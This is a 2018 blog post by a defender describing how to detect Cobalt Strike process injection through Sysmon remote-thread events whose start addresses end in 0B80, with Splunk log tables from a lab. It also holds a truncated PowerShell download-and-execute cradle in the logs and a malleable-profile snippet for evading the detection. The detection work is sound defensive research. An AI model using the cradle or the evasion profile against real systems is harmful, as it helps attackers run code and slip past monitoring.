Cobalt Strike Remote Threads detection

Olaf Hartong · Follow
3 min read · Nov 29, 2018


Update Nov 30 2018:> Found a way to change this behavior on Cobalt Strike, added at the bottom

Update Dec 6 2017:> The splunk app is available now here

I was playing around a bit with a cool new C# tool one of my colleagues created, NoPowerShell. This allows an attacker to execute certain PowerShell commands from Cobalt Strike without having to use PowerShell itself.

As a blue teamer I obviously want to be able to detect this, so I set to work in the lab and started looking at where Sysmon could help me out. Since NoPowerShell relies on Process Injection to do its business I started looking at the "Create Remote Thread" events and soon I noticed something interesting.

Every process injected bij Cobalt Strike is injected into a memory address which is starting from the same last 4 bytes on every thread.



_time	event_description	host	process_name	target_process_path	target_process_address	thread_new_id	process_guid	process_parent_guid
2018-11-29 21:24:35	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000A10B80	1820	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 21:07:20	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000AF0B80	3032	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 19:32:10	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000560B80	4072	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 19:20:45	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000C10B80	2848	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 15:33:59	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\rundll32.exe	0x0000000000680B80	2788	{81789BB5-024F-5C00-0000-00103D929F07}	{81789BB5-024F-5C00-0000-00103D929F07}
2018-11-29 15:18:22	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\rundll32.exe	0x0000000000510B80	4076	{81789BB5-024F-5C00-0000-00103D929F07}	{81789BB5-024F-5C00-0000-00103D929F07}
2018-11-29 15:15:50	Create Remote Thread	bob	powershell.exe	C:\Windows\System32\rundll32.exe	0x0000000000250B80	3672	{81789BB5-024F-5C00-0000-00103D929F07}	{81789BB5-024F-5C00-0000-00103D929F07}
2018-11-29 14:48:42	Create Remote Thread	alice	powershell.exe	C:\Windows\System32\rundll32.exe	0x0000000000100B80	3832	{81789BB5-D944-5BFF-0000-0010BBA29507}	{81789BB5-D944-5BFF-0000-0010BBA29507}
2018-11-29 14:44:40	Create Remote Thread	alice	powershell.exe	C:\Windows\System32\rundll32.exe	0x00000000002D0B80	2908	{81789BB5-D944-5BFF-0000-0010BBA29507}	{81789BB5-D944-5BFF-0000-0010BBA29507}

Every injected thread ends with 0B80

I've tried this on several hosts and changing the malleable profiles to use different target processes but this behavior seems to be consistent.


Detection

Creating a use case is as simple as the above example. You want to search your Sysmon data for;

- EventCode / event_id 8
- StartAddress / target_process_address ending with 0B80

In this screenshot I've been using a PowerShell beacon, this can be anything so using this as an indicator is pointless, as with the target process.

I've incorporated it into my ThreatHunting app, which will be released at BlackHat EU next week on Dec 5th. A detection of the event will look like this:



MITRE ATT&CK


Timespan: Last 24 hours
MITRE Category: All
Mitre Technique: All
Mitre Technique ID: T1055

Create Remote Thread

_time	ID	Technique	Category	Trigger	host_fqdn	process_name	target_process_path	target_process_address	thread_new_id	process_guid	process_parent_guid
2018-11-29 21:44:13	T1055	Process Injection	Privilege_Escalation,Defense_Evasion	CobaltStrike injection	bob.insecurebank.local	powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000070B80	1196	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 21:24:35	T1055	Process Injection	Privilege_Escalation,Defense_Evasion	CobaltStrike injection	bob.insecurebank.local	powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000A10B80	1820	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}

Drilling deeper into that event will show;

- a visual representation of the injection,
- all subprocesses spawned by powershell.exe
- the originating process, launching the beacon,
- the beaconing traffic
- and the remote thread events.


splunk>enterprise
App: ThreatHunting
Administrator
Messages
Settings
Activity
Help
Find
Threat Hunting trigger overview
Drilldowns
Hunting Indicators
Computer Investigator
Whitelist
About this app
Search
THREAT HUNTING
Edit
Export
...
Submit
Hide Filters
c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
{81789BB5-3BF4-5C00-0000-0010BEA0B307}
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
2808:C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
1448:C:\Windows\System32\svchost.exe
1944:C:\Windows\System32\svchost.exe
2224:C:\Windows\System32\svchost.exe
3328:C:\Windows\SysWOW64\svchost.exe
3888:C:\Windows\System32\svchost.exe
3948:C:\Windows\System32\svchost.exe
« prev 1 2 3 4 5 6 7 8 9 10 next »

Process GUID Drilldown

process_guid	host_fqdn	Time span	Time span Sankey
{81789BB5-3BF4-5C00-0000-0C	bob.insecurebank.local	Last 24 hours	Last 60 minutes

Process Create

_time	ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	process_path	process_parent_command_
2018-11-29 19:20:20	T1086	PowerShell	Execution		bob.insecurebank.local	insecurebank\bob	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\Windo hidden -c "IEX ((new-obje net.webclient).downloadst

Network Connection

_time	ID	Technique	Category	Trigger	host_fqdn	user_name	process_path	process_id	process_guid	src_ip	dst_ip	dst_port	src_host
2018-11-29 21:32:09	T1043	Commonly Used Port	Command_and_Control		bob.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2808	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	10.59.4.21	10.59.4.103	8080	bob.inse
2018-11-29 21:32:39	T1043	Commonly Used Port	Command_and_Control		bob.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2808	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	10.59.4.21	10.59.4.103	8080	bob.inse
2018-11-29 21:44:45	T1043	Commonly Used Port	Command_and_Control		bob.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2808	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	10.59.4.21	10.59.4.103	8080	bob.inse
2018-11-29 21:33:10	T1043	Commonly Used Port	Command_and_Control		bob.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2808	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	10.59.4.21	10.59.4.103	8080	bob.inse
2018-11-29 21:33:40	T1043	Commonly Used Port	Command_and_Control		bob.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2808	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	10.59.4.21	10.59.4.103	8080	bob.inse
2018-11-29 21:34:10	T1043	Commonly Used Port	Command_and_Control		bob.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2808	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	10.59.4.21	10.59.4.103	8080	bob.inse

Create Remote Thread

_time	ID	Technique	Category	Trigger	host_fqdn	process_name	target_process_path	target_process_address	thread_new_id	process_guid	process_parent_guid
2018-11-29 21:44:13	T1055	Process Injection	Privilege_Escalation,Defense_Evasion	CobaltStrike injection	bob.insecurebank.local	powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000070B80	1196	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}
2018-11-29 21:24:35	T1055	Process Injection	Privilege_Escalation,Defense_Evasion	CobaltStrike injection	bob.insecurebank.local	powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000A10B80	1820	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}

Related raw logs


I'll keep working on ways for Cobalt Strike to not cause this issue as well as digging deeper into the in-memory part of the processes to be able to detect them.

Evasion

It seems there is a way to change this default behavior by using the following code in a malleable profile;

```
{ stage
    transform-x86 { # transform the x86 rDLL stage

    prepend "\x90\x90\x90\x90\x90\x90\x90\x90\x90"; # prepend 9
nops
}

    transform-x64 { # transform the x64 rDLL stage

    prepend "\x90\x90\x90\x90\x90\x90\x90\x90\x90"; # prepend 9
nops

}

}
```

Obviously there are variations possible here. The point is you, as a red teamer, want to be invisible. By adding 9 nops only the last character of the Start Address / target_process_address of the injected thread will change. There might be a point by when adding too many null bytes can cause instability.



process_name	target_process_path	target_process_address	thread_new_id	process_guid	process_parent_guid
78e0.exe	C:\Windows\System32\svchost.exe	0x0000000000D40B89	1308	{81789BB5-05D5-5C01-0000-00102424DE07}	{81789BB5-05D5-5C01-0000-00102424DE07}
78e0.exe	C:\Windows\System32\svchost.exe	0x0000000000B40B89	1260	{81789BB5-05D5-5C01-0000-00102424DE07}	{81789BB5-05D5-5C01-0000-00102424DE07}
powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000710B80	1196	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}
powershell.exe	C:\Windows\System32\svchost.exe	0x0000000000A10B80	1820	{81789BB5-3BF4-5C00-0000-0010BEA0B307}	{81789BB5-3BF4-5C00-0000-0010BEA0B307}

Detection strategy

Doing this will bypass detection of the rule mentioned above, this obviously can be changed or widened. This probably will introduce some more false positives. I believe going for the "0B80" still remains a valid detection, most red teams/adversaries won't know about this thus won't change the default.

On top of this baseline injection behavior in your environment, this is not that common that you get swamped by data anyway. Create an alert on outlier processes receiving injects by uncommon sources. Also be aware or lateral movement before discounting multiple hosts with similar behavior.

Using a Cobalt Strike Malleable profile will be a global setting so again the Start Address / target_process_address of the injected thread will be identical across all systems targeted by this method.

Thanks to c_apt_ure, Scouby and mika for validating detection in their environment. Thanks to @_vivami for providing a mallable profile to evade this.

Cobaltstrike Sysmon Threat Hunting In Memory Splunk

--

Written by Olaf Hartong

Follow

2K Followers

FalconForce | Data Dweller | Microsoft MVP